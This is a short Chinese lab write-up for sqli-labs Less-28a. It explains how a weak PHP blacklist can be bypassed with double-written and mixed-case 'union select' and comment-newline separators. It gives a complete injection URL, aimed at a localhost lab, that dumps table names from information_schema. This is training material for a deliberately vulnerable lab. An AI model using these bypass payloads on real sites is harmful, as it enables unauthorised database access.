看源码过滤都被注释了，服了，自己取消掉注释


```
function blacklist($id)
{
//$id= preg_replace('/[\/\*]/',"", $id);              //strip out /*
//$id= preg_replace('/[--]/',"", $id);              //Strip out --.
//$id= preg_replace('/[#]/',"", $id);              //Strip out #.
//$id= preg_replace('/[ +]/',"", $id);              //Strip out spaces.
//$id= preg_replace('/select/m',"", $id);              //Strip out spaces.
//$id= preg_replace('/[ +]/',"", $id);              //Strip out spaces.
$id= preg_replace('/union\s+select/i',"", $id);     //Strip out spaces.
return $id;
}
```

注意这里select后面是/m（多行匹配），不是/i（不区分大小写），说明select可以用大写绕过和双写绕过


而union select后面是/i，说明是不区分大小写，必须双写绕过

详细的见正则表达式修饰符


id=2'and'1'='1 回显1 说明有括号



id=2')and('1'='1 回显2 说明就是单引号括号闭合




这里尝试select1，2，3成功说明查询了三列，若是1，2，3，4则会失败



因为过滤了union select和select，因此需要让他先过滤掉union select之后再显示一个union select就可以了，除非是循环过滤

http://127.0.0.1:8888/sqlilabs/Less-28a/?id=0%27)/*%0a*/UNIoUNIon/*%0a*/SeleCtn/*%0a*/SeleCt/*%0a*/1,(SeleCt/*%0a*/group_concat(table_name)/*%0a*/from/*%0a*/information_schema.tables/*%0a*/where/*%0a*/table_schema=%27security%27),3/*%0a*/||(%271%27=%271



在图片的下方也显示了过滤后的字符串

这里select使用了大写绕过，双写绕过也可以